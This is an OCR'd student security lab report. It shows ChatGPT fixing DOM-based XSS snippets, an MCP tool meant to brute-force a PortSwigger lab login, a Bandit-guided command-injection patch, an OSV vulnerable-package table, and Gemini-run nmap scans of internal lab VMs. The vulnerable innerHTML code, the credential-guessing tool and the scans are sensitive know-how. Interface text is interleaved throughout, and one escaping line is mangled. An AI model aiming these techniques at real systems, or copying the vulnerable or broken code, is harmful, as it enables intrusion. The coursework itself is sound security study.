
```
<script type="text/javascript">
(function () {
    function encodeForHTMLAttribute(value) {
        return String(value)
            .replace(/&/g, "&amp;")
            .replace(/</g, "&lt;")
            .replace(/>/g, "&gt;")
```

Ask anything

Extended thinking


ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
Odin ID: calizo
HTML
.replace(/"/g, """)
.replace(/'/g, "'");
}
var raw = window.location.search ? window.location.search.substring(1) : "";
var color = "";
try {
color = decodeURIComponent(raw);
} catch (e) {
color = "";
}
document.write("<body");
if (color !== "") {
var encodedColor = encodeForHTMLAttribute(color);
document.write(' style="background-color:' + encodedColor + '"');
}
document.write(">");
})();
</script>
This patch is safer than the original because characters that could terminate or reshape the attribute are encoded as data before they reach the HTML parser. I also replaced deprecated unescape() with decodeURIComponent(). MDN documents document.write() as an injection sink, and OWASP recommends context-appropriate encoding for attribute values. MDN Web Docs +1
That said, the better patch is this:
HTML
<script type="text/javascript">
(function () {
var raw = window.location.search ? window.location.search.substring(1) : "";
var color = "";
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.



4. Can an LLM identify the vulnerability?

Yes: a competent LLM should identify the second snippet as DOM-based XSS. The dangerous pattern is that data from URLSearchParams(window.location.search) is being passed into innerHTML, and MDN explicitly warns that innerHTML parses HTML and that textContent should be used when the input is plain text. PortSwigger also treats DOM XSS as input from browser-controlled sources flowing into dangerous sinks like HTML insertion.



5. Can an LLM correctly fix the program using a more secure DOM manipulation approach?

Yes, if it replaces innerHTML with a safe text insertion method such as textContent, or uses node creation APIs and sets only text content. MDN says textContent should be used when the input is plain text, and its safe-DOM guidance recommends creating nodes and assigning text with textContent rather than building HTML strings.

ChatGPT 5.4 Thinking

Odin ID: calizo

Fix this program using a more secure DOM manipulation approach.

I want:
1. Why innerHTML is unsafe here
2. A safer replacement using textContent
3. A patched JavaScript example
4. One sentence explaining why the new version is safer

```
<h1>
<span>Search results for '</span><span id="searchMessage">
</span><span>'</span>
</h1>
 <script>
  function doSearchQuery(query) {
    document.getElementById('searchMessage').innerHTML = query;
  }
  var query = (new
URLSearchParams(window.location.search)).get('search');
  if(query) {
    doSearchQuery(query);
  }
</script>
```

I'm pulling in MDN and OWASP so the fix lines up with standard secure-DOM guidance, then I'll give you a patched version you can drop into your lab notes.

Thought for 13s

1. **Why `innerHTML` is unsafe here**
   `innerHTML` is unsafe because it treats the `query` value as **HTML**, not plain text. Since `query` comes from the URL, an attacker can supply markup that the browser will parse and insert into the page, which is a standard DOM XSS pattern. MDN explicitly warns that `innerHTML` is a common XSS vector, and OWASP recommends avoiding unsafe HTML sinks when handling attacker-controlled data.
   MDN Web Docs +1
2. **A safer replacement using `textContent`**
   Use `textContent` instead of `innerHTML`. `textContent` inserts the value as **literal text** rather than parsing it as HTML, so characters like `<` and `>` stay data instead of becoming executable markup. MDN advises using `textContent` for text insertion, and OWASP also calls it the safer option for assigning

Search the web

+ Extended thinking Search

ChatGPT can make mistakes. Check important info.

ChatGPT 5.4 Thinking

parsing it as HTML, so characters like `<` and `>` stay data instead of becoming executable markup. MDN advises using `textContent` for text insertion, and OWASP also calls it the safer option for assigning untrusted data to the DOM. MDN Web Docs +2

3. **Patched JavaScript example**

Odin ID: calizo

HTML

```
<h1>
  <span>Search results for '</span><span id="searchMessage"></span><span>'</span>
</h1>
<script>
  function doSearchQuery(query) {
    document.getElementById("searchMessage").textContent = query;
  }

  var query = (new URLSearchParams(window.location.search)).get("search");
  if (query) {
    doSearchQuery(query);
  }
</script>
```

4. **Why the new version is safer**
   The new version is safer because it writes the attacker-controlled value as plain text with `textContent` instead of letting the browser interpret it as HTML through `innerHTML`. MDN Web Docs +1

Lab 9.2 Vulnerability Tools

Step 4. Automated password attacks (2)

1. Show the tool description you used for each tool

```python
@mcp.tool("find_login_page")
def find_login_page(base_url):
    """
    Crawl the supplied base URL up to depth 2 and return the first discovered page whose URL contains 'login'
    """
    loader = RecursiveUrlLoader(
        url = base_url,
        max_depth = 2,
    )

    docs = loader.load()


    login_page = None

    for doc in docs:
        login_page = doc.metadata["source"]
        if login_url(login_page):
            break


        redirect_url = check_redirects(login_page)
        if redirect_url:
            login_page = redirect_url
            break

    return login_page


@mcp.tool("get_creds")
def get_creds(login_url):
    """
    Use the bundled candidate username and password lists against this specific PortSwigger login page, identify valid credentials, and log into the lab
    """
```





2. Take a screenshot showing the level has been solved that includes your OdinId




Step 6. Bandit (2)

1. Take a screenshot of one part of the file that has been patched that includes your OdinId




ssh.cloud.google.com/v2/ssh/projects/gensec-calizo-calizo/zones/us-west1-b/instances/kali-vm?authuser=0&hl=en_US&projectNumber=226474869652&useAdminProxy=true - Brave
ssh.cloud.google.com/v2/ssh/projects/gensec-calizo-calizo/zones/us-west1-b/instances/kali-vm?authuser=0&hl=en_US&projectNumber=226474869652&useAdminProxy=true
SSH-in-browser
-            return f.read()
-    except Exception as e:
-        return f"Error during Nuclei scan: {str(e)}"
-
-if __name__ == "__main__":
-    mcp.run(transport="stdio")
+from fastmcp import FastMCP, Context
+import subprocess
+import urllib.parse
+import ipaddress
+
+mcp = FastMCP("Nuclei")
+
+
+def _validate_target(target: str) -> str:
+   """
+   Basic validation for the target. Accepts:
+   - URLs with http/https schemes
+   - IP addresses
+   - Bare hostnames (no spaces or path components)
+   Raises ValueError on invalid input.
+   """
+   if not isinstance(target, str) or not target.strip():
+   raise ValueError("target must be a non-empty string")
+
+   target = target.strip()
+
+   # Try parsing as URL
+   parsed = urllib.parse.urlparse(target)
+   if parsed.scheme in ("http", "https") and parsed.netloc:
+   return target
+
+   # Try IP address
+   try:
+   ipaddress.ip_address(target)
+   return target
+   except ValueError:
+   pass
+
+   # Accept simple hostnames (no spaces or path delimiters)
+   if " " in target or "/" in target:
+   raise ValueError("target must be a valid URL, IP address, or hostname")
+
+   return target
+
+
+@mcp.tool("nuclei_scan")
+async def nuclei_scan(target: str, ctx: Context = None):
+   """
+   Perform an Nuclei vulnerability scan on the specified target.
Odin ID: calizo



2. Explain what the patch is attempting to do and whether or not it makes sense to apply or is AI slop.

This patch is trying to replace the original os.system() command construction with a safer subprocess.run() call that passes arguments as a list, which is a standard way to reduce shell injection risk. It also adds basic validation for the user supplied target so the tool only accepts a URL, IP address, or simple hostname instead of blindly dropping raw input into a command. That overall direction makes sense because Bandit specifically warns that shell-based process execution is dangerous and Python recommends subprocess.run() for cases like this. It is not perfect, since the validation is still fairly simple and the async function now uses a blocking subprocess call, but

the patch is clearly trying to improve security rather than just shuffle code around. So I would not call this AI slop because it is a mostly sensible patch that should still be manually reviewed and tested before you trust it fully.

Step 8. OSV (2)


1. Include a table of the vulnerable packages and their versions

Package	Installed version	Vulnerable according to OSV?	Notes
certifi	2026.2.25	No	No vulnerabilities found in run
chardet	3.0.4	No	No vulnerabilities found in run
click	8.3.1	No	No vulnerabilities found in run
Flask	2.0.1	No	No vulnerabilities found in run
idna	2.7	Yes	DoS risk from crafted input to idna.encode(); fixed in newer versions
itsdangerous	2.2.0	No	No vulnerabilities found in run
Jinja2	3.1.6	No	No vulnerabilities found in run
MarkupSafe	3.0.3	No	No vulnerabilities found in run
packaging	26.0	No	No vulnerabilities found in run
pip	26.0.1	No	No vulnerabilities found in run
pipdeptree	2.31.0	No	No vulnerabilities found in run

requests	2.19.1	Yes	Multiple known issues in older releases, including auth-header leakage and later session/TLS-related advisories
urllib3	1.23	Yes	Multiple known issues in older releases, including auth-header leakage, CA verification problems, CRLF injection, and redirect/header leakage
Werkzeug	3.1.6	No	No vulnerabilities found in run

Step 9. nmap

1. Include the results of the queries above



WFP1:

```
▶ default
Use nmap with sudo to identify the open services running on 10.138.0.5

◀ default gemini-2.5-flash (0.0%)
The assistant requested tool calls

• command

◀ default tool call - command__command
{'command': 'sudo nmap -sV 10.138.0.5'}

• command

▶ default tool result - text only 687 chars
{"stdout":"Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 01:46 +0000\nNmap scan
report for wfp1-vm.c.gensec-calizo-calizo.internal (10.138.0.5)\nHost is up (0.00012s
latency).\nNot shown: 997 closed tcp ports (reset)\nPORT    STATE SERVICE VERSION\n22/tcp
open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)\n80/tcp  open
http ...


• 13.2s • Structured ■

◀ default gemini-2.5-flash
The nmap scan of 10.138.0.5 shows the following open services:

  • 22/tcp: SSH (OpenSSH 5.9p1 Debian 5ubuntu1.4)
  • 80/tcp: HTTP (Apache httpd 2.2.22)
  • 389/tcp: LDAP (OpenLDAP 2.2.X - 2.3.X)

Last turn: 389 Input, 100 Output (0.0%)

▶ default
```




```
▶ default
Use nmap with sudo and OS detection to identify the operating system running on 10.138.0.5

◀ default gemini-2.5-flash (0.0%)
The assistant requested tool calls

• command

◀ default tool call - command__command
{'command': 'sudo nmap -O 10.138.0.5'}


• command

▶ default tool result - text only 630 chars
{"stdout":"Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 01:48 +0000\nNmap scan
report for wfp1-vm.c.gensec-calizo-calizo.internal (10.138.0.5)\nHost is up (0.00031s
latency).\nNot shown: 997 closed tcp ports (reset)\nPORT    STATE SERVICE\n22/tcp  open
ssh\n80/tcp  open  http\n389/tcp open  ldap\nDevice type: general purpose\nRunning: Linux
3.X\nOS...

• 6.10s • Structured ■

◀ default gemini-2.5-flash
The operating system running on 10.138.0.5 is Linux 3.16.

Last turn: 493 Input, 25 Output (0.0%)
default ❯
```



```
▶ default
Use nmap with sudo service/version detection to identify the web server software running on
10.138.0.5

◀ default gemini-2.5-flash (0.0%)
The assistant requested tool calls

• command

◀ default tool call - command__command
{'command': 'sudo nmap -sV 10.138.0.5'}


• command

▶ default tool result - text only 687 chars
{"stdout":"Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 01:50 +0000\nNmap scan
report for wfp1-vm.c.gensec-calizo-calizo.internal (10.138.0.5)\nHost is up (0.00015s
latency).\nNot shown: 997 closed tcp ports (reset)\nPORT    STATE SERVICE VERSION\n22/tcp
open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)\n80/tcp  open
http ...

• 11.6s • Structured ■

◀ default gemini-2.5-flash
The web server software running on 10.138.0.5 is Apache httpd 2.2.22 ((Ubuntu)).

Last turn: 572 Input, 33 Output (0.1%)
default ❯
```



WFP2:

```
default
Use nmap with sudo to identify the open services running on 10.138.0.6

default gemini-2.5-flash (0.0%)
The assistant requested tool calls

• command

default tool call - command__command
{'command': 'sudo nmap 10.138.0.6'}

• command

default tool result - text only 377 chars
{"stdout":"Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-10 01:51 +0000\nNmap scan
report for wfp2-vm.c.gensec-calizo-calizo.internal (10.138.0.6)\nHost is up (0.00017s
latency).\nNot shown: 998 closed tcp ports (reset)\nPORT   STATE SERVICE\n22/tcp open
ssh\n80/tcp open  http\n\nNmap done: 1 IP address (1 host up) scanned in 0.19
seconds\n","stderr":"...

• 257ms • Structured ■

default gemini-2.5-flash
The nmap scan of 10.138.0.6 shows the following open services:

  • 22/tcp: SSH
  • 80/tcp: HTTP

Last turn: 517 Input, 42 Output (0.1%)
default ❯
```

Odin ID: calizo

```
default
Use nmap with sudo and OS detection to identify the operating system running on 10.138.0.6

